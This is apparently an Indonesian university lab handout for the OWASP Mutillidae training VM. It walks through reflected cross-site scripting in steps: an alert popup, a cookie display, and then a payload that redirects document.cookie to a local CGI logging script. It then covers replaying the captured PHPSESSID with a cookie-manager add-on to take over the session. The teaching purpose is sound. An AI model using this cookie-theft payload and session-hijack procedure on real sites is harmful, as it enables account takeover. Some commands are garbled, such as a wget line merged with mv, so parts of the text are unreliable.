

## **Pertemuan 4**

### **Cross Site Scripting Injection**

Kebutuhan Lab :

- server security\_owasp.ova
- database mutillidae

Skenario :

Bentuk yang paling umum serangan *man-in-the-middle* adalah penyadapan jaringan aktif di mana penyerang dapat memperoleh kredensial otentikasi (Nama Pengguna, Kata Sandi, SESSIONID, Informasi Cookie, dll).

Kerentanan *Cross Site Scripting Injection* yang tidak persisten merupakan jenis yang paling umum serangan *man-in-the-middle*. Kerentanan ini muncul ketika data yang disediakan oleh klien web, dalam

parameter kueri HTTP atau dalam pengiriman formulir HTML, digunakan oleh skrip server untuk mengurai dan menampilkan halaman hasil ke pengguna tanpa validasi yang benar.

Kerentanan XSS yang persisten adalah varian yang lebih merusak karena injeksi sebenarnya disimpan secara permanen seperti di blog, pesan , dll.

Praktikan pengujian berikut untuk pada website tersebut

- a. Terdapat bug pada kode add-to-your-blog.php, terapkan Teknik Persistent Cross Site Scripting untuk mengirim data cookie rahasia ke situs seacara jarak jauh.
- b. Pada web mutillidae, terapkan injeksi XSS terselubung di blog untuk membuat serangan man-in-the-middle untuk melihat nama pengguna dan kredensial sesi.
- c. Secara remote akses web, masuk/login dengan nama pengguna dan kredensial sesi tersebut.

Langkah Pengujian :

#### **Langkah 1: Login**

- instruksi:

user: samurai

password: samurai

Klik Tombol Masuk

masuk ke Mutillidae untuk mensimulasikan pengguna yang masuk ke aplikasi nyata dan diberikan ID Sesi.

#### **Langkah 2: Reflected Cross Site Scripting (XSS) Injection #1 - Popup Window**

##### **a. DNS Lookup**

- Instructions:

OWASP Top 10 --> A2 - Cross Site Scripting (XSS) --> Reflected (First Order) --> DNS Lookup

##### **b. Inspect Textbox Element**

- Instruksi

Klik kanan Hostname/IP Textbox

Klik Inspect Element

##### **c. Ubah ukuran Text Box**

- Instruksi

Pada string "size=", ubah 20 ke 100.

Click Close Button

OWASP Mutillidae II: Web Pwn in Mass Production

Version: 2.5.11 Security Level: 0 (Hosed) Hints: Enabled (1 - Script Kiddie) Logged In User: samurai (Carve)

Home | Logout | Toggle Hints | Toggle Security | Reset DB | View Log | View Captured Data | Show Popup Hints

OWASP Top 10 | Web Services | HTML 5

DNS Lookup

Back Help Me!

Console HTML CSS Script DOM Net

hostname/IP

Change 20 to 100

Style Computed Layout

```
global-styles.css (line 21)
input {
    border-radius: 5px 5px
    border: 1px solid #ccc;
    padding: 5px;
}
```

Inherited from table.main-table-frame

```
table.main-table-frame {
    border-collapse: collapse;
    border: none;
}
```

```
global-styles.css (line 260)
table {
    border-collapse: collapse;
    border: none;
}
```

- d. Uji Injeksi (XSS)
- instruksi:
  - Di Hostname/IP Textbox tempatkan string berikut:  
`<script>alert("Halo")</script>`
  - Klik Tombol Pencarian DNS
  - Lihat hasil

OWASP Mutillidae II: Web Pwn in Mass Production

11 Security Level: 0 (Hosed) Hints: Disabled (0 - I try harder) Logged In User: samurai (Carve)

Home | Logout | Toggle Hints | Toggle Security | Reset DB | View Log | View Captured Data | Show Popup Hints | Enforce SSL

DNS Lookup

Back Help Me!

Who would you like to do a DNS lookup on?

Enter IP or hostname

Hostname/IP  1

Lookup DNS 2

### **Langkah 3: Reflected Cross Site Scripting (XSS) Injection #2 - Popup Cookie**

- DNS Lookup
- Instructions:  
OWASP Top 10 --> A2 - Cross Site Scripting (XSS) --> Reflected (First Order) --> DNS Lookup

#### **e. Inspect Textbox Element**

- Instruksi  
Klik kanan Hostname/IP Textbox  
Klik Inspect Element

#### **f. Ubah ukuran Text Box**

- Instruksi  
Pada string "size=", ubah 20 ke 100.  
Click Close Button

#### **g. Uji Injeksi (XSS)**

- instruksi:
- Di Hostname/IP Textbox tempatkan string berikut:  
`<script>alert(document.cookie)</script>`  
Klik Tombol Pencarian DNS

Tujuannya di sini adalah untuk menentukan

- (1) apakah halaman web ini berisi cookie
- (2) apakah dapat menampilkan cookie di kotak peringatan JavaScript.

Perhatikan cookie menampilkan nama pengguna dan cookie menampilkan ID Sesi PHP.

#### **h. Memulai server apache2**

Start Apache2

Intruksi

**service apache2 start**

**service apache2 status**

**ps -eaf | grep apache2 | grep -v grep**

#### **i. Buatlah direktori Apache Log Directory**

- Instructions:

**mkdir -p /var/www/logdir** # Buat direktori bernama logdir di dalam /var/www

**chown www-data:www-data /var/www/logdir** # Atur kepemilikan logdir ke www-data

**chmod 700 /var/www/logdir** # Setel izin logdir ke tempat hanya proses Apache2 (dimiliki oleh www-data) yang dapat membaca, menulis, dan mengeksekusi ke direktori ini.

**ls -ld /var/www/logdir**

```

[root@keamananinformasi2:~# ps -eaf | grep apache2 | grep -v grep
root      10834      1  0 Jun21 ?
www-data  10837  10834  0 Jun21 ?
www-data  10839  10834  0 Jun21 ?
www-data  12749  10834  0 01:27 ?
www-data  12765  10834  0 01:36 ?
www-data  12888  10834  0 01:48 ?
www-data  12890  10834  0 01:48 ?
www-data  12893  10834  0 01:49 ?
www-data  12895  10834  0 01:49 ?
www-data  12896  10834  0 01:49 ?
www-data  12898  10834  0 01:51 ?

[root@keamananinformasi2:~# service apache2 start
[root@keamananinformasi2:~# service apache2 status
● apache2.service - The Apache HTTP Server
   Loaded: loaded (/lib/systemd/system/apache2.service; enabled; vendor pre
   Active: active (running) since Tue 2022-06-21 16:26:48 UTC; 9h ago
     Docs: https://httpd.apache.org/docs/2.4/
   Process: 10829 ExecStart=/usr/sbin/apachectl start (code=exited, status=0
 Main PID: 10834 (apache2)
    Tasks: 11 (limit: 2241)
   Memory: 58.9M
      CPU: 5.779s
     CGroup: /system.slice/apache2.service
             ├─10834 /usr/sbin/apache2 -k start
             ├─10837 /usr/sbin/apache2 -k start
             ├─10839 /usr/sbin/apache2 -k start
             ├─12749 /usr/sbin/apache2 -k start

```

j. Konfigurasi CGI Cookie Script

- Instructions:
- Ubah direktori ke /usr/lib/cgi-bin

**cd /usr/lib/cgi-bin**

Gunakan wget untuk mengunduh Skrip Cookie CGI, Ganti Nama Skrip

**wget https://github.com/cianni20/logit.git mv logit.pl.TXT logit.pl**

- Setel kepemilikan skrip ke www-data, yang merupakan pemilik yang sama dari proses server web Apache2.

**chown www-data:www-data logit.pl**

**chmod 700 logit.pl**

- Periksa sintaks CGI Cookie Script (logit.pl)

**perl -c logit.pl**

k. DNS Lookup

- Instructions:

OWASP Top 10 --> A2 - Cross Site Scripting (XSS) --> Reflected (First Order) --> DNS Lookup

l. Inspect Textbox Element

- Instruksi

Klik kanan Hostname/IP Textbox

Klik Inspect Element

m. Ubah ukuran Text Box


- Instruksi

Pada string "size=", ubah 20 ke 100.

Click Close Button

n. Test Cross Site Script (XSS) Injection


- Instructions:  
Hostname/IP masukan string:  
`<SCRIPT>document.location='http://localhost/cgi-bin/login.pl?'+document.cookie</SCRIPT>`  
 Click Lookup DNS Button  
 Lihat Hasil Skrip Cookie  
 Perhatikan Alamat IP Mutillidae dan Tautan Web  
 Perhatikan nama pengguna cookie  
 Perhatikan cookie ID Sesi PHP.  
 Catatan :  
 Perhatikan bahwa attacker tidak akan benar-benar menampilkan hasil kembali kepada Anda setelah Anda mengklik tombol.  
 Lanjutkan ke langkah berikutnya untuk melihat di mana attacker mungkin menyimpan data ini.
- o. Lihat File Log Skrip Cookie  
 Sekarang kita memiliki file log yang berjalan dari Alamat IP, nama pengguna Cookie, dan ID Sesi dari calon korban.  
 Hal yang cukup rentan. Inilah sebabnya mengapa pengembang web perlu  
 (1) menggunakan penyandian dan  
 (2) menguji situs mereka untuk upaya injeksi XSS.  
 instruksi:  
 Akses URL berikut : <http://localhost/logdir/log.txt> Lihat hasil
- p. Simulasikan Serangan Man-In-The-Middle
  - Mulai Pengelola Cookie+
  - Install add ons browser untuk plugin Cookie Manager+  
 Klik untuk menginstal Cookie Manager+ instruksi: Tools -> Manajer Cookie+



Tambahkan Entri Cookie  
 instruksi:  
 Klik Tombol Tambah

- Tambahkan PHPSESSID Cookie Entry
- Ubah 6lmbhjodbtnj6o5ajuli7p1s24 sesuai dengan PHPSESSID
- Instructions:  
 Name: PHPSESSID  
 Content: 6lmbhjodbtnj6o5ajuli7p1s24  
 Host: localhost  
 Path: /

Click Save Button.



- Tambahkan showhints Cookie Entry

- Instructions:

- Click tAdd Button


Name: showhints

Content: 0


Host:localhost

Path: /mutillidae/

Click Button




- Tambahkan username Cookie Entry  
Catatan:  
Ganti 192.168.1.111 dengan Mutillidae's IP Address Host
- Instructions:  
Click Add Button  
Name: username  
Content: samurai  
Host: 192.168.1.111  
Path: /mutillidae/  
Select Date  
Set date mulai rentang 1-2 hari  
Click Save Button



- - - Tambahkan uid Cookie Entry


- o **Instruksi**
  1. Click Add Button
  2. Name: uid
  3. Content: 6
  4. Host: 192.168.1.111
  5. Path: /mutillidae/
  6. Select Date
  7. Set date mulai rentang 1-2 hari
  8. Click Save Button



- Close Firefox

- o **Instructions:**

1. File --> Quit



- Open Mutillidae. Apakah tanpa klik Login/Register user sudah masuk?